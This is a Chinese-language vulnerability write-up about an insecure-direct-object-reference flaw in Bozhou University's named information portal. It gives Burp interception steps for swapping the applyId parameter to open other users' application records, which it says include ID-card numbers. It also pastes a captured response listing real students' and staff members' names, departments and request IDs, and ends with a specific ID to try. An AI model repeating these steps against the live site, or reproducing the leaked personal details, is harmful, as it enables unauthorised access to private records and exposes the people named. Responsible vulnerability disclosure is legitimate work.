亳州学院信息门户存在逻辑缺陷，可越权访问他人流程信息

URL：https://oshall.bzuu.edu.cn/zhxy/home


开启 bp 代理，点击服务视图

在历史包的响应包中可看到如下数据包，注意这里的 id 参数


{"success":true,"message":"操作成功！","code":200,"result":[{"deptName":"22(四)小学教育4班","createTime":"04-15
22:10:53","businessName":"信息化报修申请","businessStatus":"申请中","id":"93cf329be7344ec2af682d76fda08ff0b","realname":"甄颖"},{"deptName":"体育系","createTime":"04-14
14:09:56","businessName":"校园网邮箱账号申请","businessStatus":"申请中","id":"e1693acb5f0d4eaeafb0641ab4e9decb","realname":"刘海莲"},{"deptName":"21(四)酿酒工程1班","createTime":"04-14
12:53:39","businessName":"学生重修、补修课程自学申请","businessStatus":"申请中","id":"2655c35c91874e52be6793be5c89d375","realname":"杨钊一"},{"deptName":"亳州学院","createTime":"04-14
10:54:15","businessName":"公务来访申请","businessStatus":"申请中","id":"fc449c401a404a38b777b619a1da4d6b","realname":"□□□程测试2"},{"deptName":"亳州学院","createTime":"04-14
10:52:49","businessName":"公务来访申请","businessStatus":"申请中","id":"0703f026d5fd4480b9984bb160a79a87","realname":"□□□测试2"},{"deptName":"亳州学院","createTime":"04-14
10:52:00","businessName":"公务来访申请","businessStatus":"申请中","id":"fac2340b21234bc1ae2e50611808621f","realname":"□□□教师□□员"},{"deptName":"21(四)体育教育3班","createTime":"04-13
17:57:27","businessName":"学生重修、补修课程自学申请","businessStatus":"申请中","id":"8e9f48a9c94d48cfabd432a6f7d702d2","realname":"汪睿"},{"deptName":"继续教育中心","createTime":"04-12
17:37:50","businessName":"公务来访申请","businessStatus":"申请中","id":"db4cebba690d4e88af57cd1548ae4697","realname":"□□□佳"},{"deptName":"21(二)音乐学1班","createTime":"04-12
12:03:16","businessName":"学生重修、补修课程自学申请","businessStatus":"申请中","id":"4eae4df236ca42c191448c58df7cdd52","realname":"李□□"},{"deptName":"20(四)制药工程1班","createTime":"04-11
18:15:19","businessName":"学生重修、补修课程自学申请","businessStatus":"申请中","id":"04472172b2f74a3fb7c9def7042d409b","realname":"李民轩"},{"deptName":"生物与食品工程系","createTime":"04-11
08:15:35","businessName":"校园网邮箱账号申请","businessStatus":"申请中","id":"475614c2b9f040f181ef9aaef8ef6be1","realname":"吴文睿"},{"deptName":"电子与信息工程系","createTime":"04-10
18:45:18","businessName":"虚拟服务器申请","businessStatus":"审批中","id":"8aec87d86bb14a5cbe8b75b39e442e7d","realname":"刘儒香"},{"deptName":"中药学院","createTime":"04-10
17:03:41","businessName":"校园网邮箱账号申请","businessStatus":"审批中","id":"f55cbae17e274b60a4fb032936f22f59","realname":"葛雨竹"},{"deptName":"学生处（党委学生工作部）","createTime":"04-08
09:51:55","businessName":"校园网邮箱账号申请","businessStatus":"申请中","id":"30f1176f0dcb499bbb8aee346ff8cff0","realname":"刘景平"},{"deptName":"教务处","createTime":"04-06
09:29:41","businessName":"公务来访申请","businessStatus":"申请中","id":"9f2b4e1ab3ba45008589b33031c45b80","realname":"□□□大进"},{"deptName":"20(四)制药工程1班","createTime":"04-02
20:36:31","businessName":"学生重修、补修课程自学申请","businessStatus":"审批中","id":"c05b740b6eb844699ef9198b03316a89","realname":"王华伟"},{"deptName":"20(四)制药工程1班","createTime":"04-02
20:19:51","businessName":"学生重修、补修课程自学申请","businessStatus":"审批中","id":"6a0d69b135bf4c8bb7d4c62f984a95b6","realname":"吴昊"},{"deptName":"20(四)制药工程1班","createTime":"04-02
19:52:11","businessName":"学生重修、补修课程自学申请","businessStatus":"审批中","id":"1750d7fbb3084ad99ee7309d088243a1","realname":"汪子阳"},{"deptName":"学生处（党委学生工作部）","createTime
-31 10:21:25","businessName":"公务来访申请","businessStatus":"申请中","id":"2830137d3be5424384dd7728d86e8950","realname":"□□□宗猛"},{"deptName":"学生处（党委学生工作部）","createTime":"03-30
18:35:59","businessName":"公务来访申请","businessStatus":"申请中","id":"ade050552a7e4c1d90b7e2c4e0d49166","realname":"□□□振涛"}],"timestamp":1681569110085}

在办事服务中选择一个流程进行办理（数据输入随意）

在事务中心，我的申请中先进行搜索，开启 bp 拦截，再点击查看，将数据包发送到重发模块



这里原本可以看到自己的流程信息



更改 applyId 为前文提到的 id 参数，可以访问到其他用户的流程信息，其中包括用户身份证等敏感信息

这里尝试修改为 e1693acb5f0d4eaeafb0641ab4e9decb